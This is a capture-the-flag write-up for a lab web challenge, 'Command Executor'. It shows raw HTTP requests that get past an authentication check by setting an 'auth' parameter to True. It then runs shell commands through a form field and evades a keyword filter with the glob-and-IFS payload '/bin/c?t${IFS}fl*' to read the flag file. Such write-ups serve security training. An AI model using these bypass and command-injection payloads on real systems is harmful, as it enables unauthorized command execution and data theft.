
Challenge Name: Command Executor

Category: Web

Flag: STMCTF{f1lt3r_byp4ss_1s_an_4Rt}


URL visited on port 5000.



localhost:5000

Command Executor


Try some os command



localhost:5000


Not Authenticated!

Use proxy and change auth parameter to true




```
POST / HTTP/1.1
Host: 0.0.0.0:5000
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0)
Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://0.0.0.0:5000/
Content-Type: application/x-www-form-urlencoded
Content-Length: 20
Origin: http://0.0.0.0:5000
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

command=ls&auth=True
```

Response




```
<h3> Command Executor Proudly Presents: </h3>

<br>
<br>
<br>



Dockerfile
__pycache__
app.py
flag.txt
requirements.txt
templates
```

Try to read the flag




```
command=cat flag.txt&auth=True
```




```
You really think you can execute commands just like that?
```

Final bypass and flag (there could be other unintended solutions



```
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

command=/bin/c?t${IFS}fl*&auth=True
```



```
<h3> Command Executor Proudly Presents: </h3>

<br>
<br>
<br>



STMCTF{f1lt3r_byp4ss_1s_an_4Rt}
```